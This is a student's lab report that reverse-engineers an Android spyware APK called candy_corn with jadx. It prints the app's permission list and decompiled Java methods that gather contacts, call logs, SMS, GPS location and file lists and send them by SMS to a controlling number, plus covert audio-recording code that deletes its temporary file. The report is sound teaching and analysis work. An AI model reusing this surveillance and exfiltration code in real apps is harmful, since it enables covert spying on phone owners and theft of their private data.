# Lab #9 : Mobile Malware

# CSE3801 : Introduction to Cyber Operations

Name: K. Kelly

---

## Overview

In this lab the goal was to reverse engineer and investigate an APK of my choosing and report on the findings. An APK, or Android Application package, contains all of the files needed for an application in a zip file [1]. I chose to investigate an APK called candy_corn which I found using the Malware Zoo[3], the link for which was provided in the Mobile Malware slides [1].

I was able to reverse engineer the APK using jadx, an open-source decompiler for Android davlik bytecode[1]. Jadx is able to reverse applications and decode binary format files. By using jadx I was able to better understand the functionality of the APK and find the malware within the code[2].

The following section will detail my findings:

## Methodology


As previously mentioned, I found my Android Application Package using Malware Zoo and I chose to investigate the malware called “candy_corn”[4].

My first step after downloading the zip file and opening the APK file in jadx was to look at the file “AndroidManifest.xml”. In this file I am able to see the permissions that the app needs in order to access protected parts of the system or other apps[1]. The image below shows the permissions in AndroidManifest.xml:

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_REMOVED"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_APN_SETTINGS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

The permissions in AndroidManifest.xml give us a good idea of how the malware works. Several permissions seen in this file seem to suggest some malicious activity within the code.

After looking at the permissions, the first thing I noticed is that there may be some SMS abuse due to permissions such as SEND_SMS, READ_SMS, and WRITE_SMS. I looked up sendSMS in jadx which resulted in the following results:




Based on this search I was able to find a class in the source code called" SMSHelper". This class holds methods such as the sendSms method, which is pictured below, as well as several other suspicious methods.


```
public int sendSms(String phonenumber, String smsMessage) {
    SmsManager smsManager = SmsManager.getDefault();
    PendingIntent mPI = PendingIntent.getBroadcast(this.context, 0, new Intent(), 0);
    smsManager.sendTextMessage(phonenumber, null, smsMessage, mPI, null);
    return 1;
}
```

To further understand how this method is used I looked at some of the other search results, which is how I found the sendMessage method in a class called "AndroidClientService". In the image below we can see the sendMessage method.

```
public void sendMessage() {
    SMSHelper helper = new SMSHelper(this);
    String con = new ContactsCollecter(this).getContactList();
    String cal = new GetCallLog(this).getInfo();
    String sms = new SMSHelper(this).getInfo();
    String gps = new Locate(this).getLocation();
    String file = new FileList().getInfo();
    if (con != null && con != "") {
        helper.sendSms(this.phoneNumber, "被监控手机联系人:" + con);
    }
    if (cal != null && cal != "") {
        helper.sendSms(this.phoneNumber, "被监控手机通话记录:" + cal);
    }
    if (sms != null && sms != "") {
        helper.sendSms(this.phoneNumber, "被监控手机短消息:" + sms);
    }
    if (gps != null && gps != "") {
        helper.sendSms(this.phoneNumber, "被监控手机GPS位置:" + new Locate(this).getLocation());
    }
    if (file != null && file != "") {
        helper.sendSms(this.phoneNumber, "被监控手机文件列表:" + file);
    }
}
```

In sendMessage we can see that several variables are made to store values related to getting information such as a contact list, call logs, location, and more. After these variables are declared there are several if statements which seem to function in a way such that if the variable is not empty or null send a message as well as the requested information. For example, the first if statement says if the contact list is not empty, send the message “Monitored mobile phone contacts:” as well as the contact list of the given phone number. The message is originally in a foreign language, therefore, I used google translate in order to determine what the message says. The rest of the if statements function in a very similar way.

The following image just gives us a good idea of how methods such as getContactList work:




As we can see this method seems to gather the contact id, phone number, and name of the contact in order to build a contact. The last step is to request email connected to the contact.

Another permission that seems malicious is RECORD_AUDIO. In the source code I found a file called “AudioRecoder” which holds some suspicious methods. These methods include two main methods, startRecording and stopRecording, as well as a few other methods that are used in the previously mentioned methods. Below is an image of startRecording:

```
public boolean startRecording(String tempPath, String audioPath, boolean flag) {
    if (Environment.getExternalStorageState().equals("mounted")) {
        if (!this.isRecording && this.record == null) {
            initRecDir();
            this.tempPath = tempPath;
            this.audioPath = audioPath;
            createAudioRecord(flag);
            this.record.startRecording();
            this.isRecording = true;
            this.recordingThread = new Thread(new Runnable() { // from class: com.google.progress.AudioRecoder.1
                @Override // java.lang.Runnable
                public void run() {
                    AudioRecoder.this.writeAudioDataToFile();
                }
            }, "AudioRecorder Thread");
            this.recordingThread.start();
            Log.e("audio", "开始录音成功");
            return true;
        }
        Log.e("audio", "开始状态错误，录音失败----record------isRecording---->" + this.record + "------->" + this.isRecording);
        Log.e("audio", "正在录音中.....");
        return false;
    }
    Log.e("audio", "没有SD卡录音失败");
    return false;
}
```

The method above starts recording when the external storage state is mounted and keeps track of the audio path and temp path. Within this method, a method called writeAudioDataToFile is used. This method transfers the audio data to a file.

The second method, stopRecording, is shown below:

```
public boolean stopRecording() {
    if (this.record != null && this.isRecording) {
        this.isRecording = false;
        this.record.stop();
        this.record.release();
        this.record = null;
        this.recordingThread = null;
        copyWaveFile(this.tempPath, this.audioPath);
        deleteTempFile();
        Log.e("audio", "停止录音成功");
        Log.e("audio", "录音文件路径--->" + this.audioPath);
        return true;
    }
    Log.e("audio", "状态错误停止录音失败----record------isRecording----->" + this.record + "------->" + this.isRecording);
    Log.e("audio", "未开启录音......");
    return false;
}

public void deleteTempFile() {
    File file = new File(this.tempPath);
    file.delete();
}
```

When the audio stops recording the method “copyWaveFile " which copies tempPath and audioPath into a wave file. This method can be seen below:

```
public void copyWaveFile(String inFilename, String outFilename) {
    IOException e;
    FileNotFoundException e2;
    FileOutputStream out;
    long j = 0 + 36;
    long byteRate = (705600 * 2) / 8;
    byte[] data = new byte[this.bufferSizeInBytes];
    try {
        FileInputStream in = new FileInputStream(inFilename);
        try {
            out = new FileOutputStream(outFilename);
        } catch (FileNotFoundException e3) {
            e2 = e3;
        } catch (IOException e4) {
            e = e4;
        }
        try {
            long totalAudioLen = in.getChannel().size();
            long totalDataLen = totalAudioLen + 36;
            WriteWaveFileHeader(out, totalAudioLen, totalDataLen, 44100L, 2, byteRate);
            while (in.read(data) != -1) {
                out.write(data);
            }
            in.close();
            out.close();
        } catch (FileNotFoundException e5) {
            e2 = e5;
            e2.printStackTrace();
        } catch (IOException e6) {
            e = e6;
            e.printStackTrace();
        }
    } catch (FileNotFoundException e7) {
        e2 = e7;
    } catch (IOException e8) {
        e = e8;
    }
}
```

stopRecording also calls a method called deleteTempFile, which is used to delete tempPath. This could be to erase the evidence that the audio had been recorded in the first place.

## Results

After using Malware Zoo[3] to find the APK candy_corn and using jadx to analyze the APK, I was able to discover several permissions that seemed to hint to malicious activity. Using the android manifest, I was able to see some SMS abuse and audio recording which I discussed in the above section. Although I only discussed some of the malicious activity there also seemed to be signs of tracking location, changing some settings, accessing and changing some states, such as wifi, network, and phone state, as well as several more suspicious permissions. Overall, this malware is capable of not only recording audio and accessing personal information such as location, messages, and contacts, it is also capable of sending what seems to be sending out-going calls and messages.

## References


[1] TJ O'Connor, Mobile Malware Slides

[2] jadx, following link was provided on slides: https://github.com/skylot/jadx

[3] Malware Zoo, following link was provided on slides:
https://github.com/ashishb/android-malware/tree/master

[4] candy_corn, the following i the link to candy_corn:
android-malware/candy_corn/14d9f1a92dd984d6040cc41ed06e273e.apk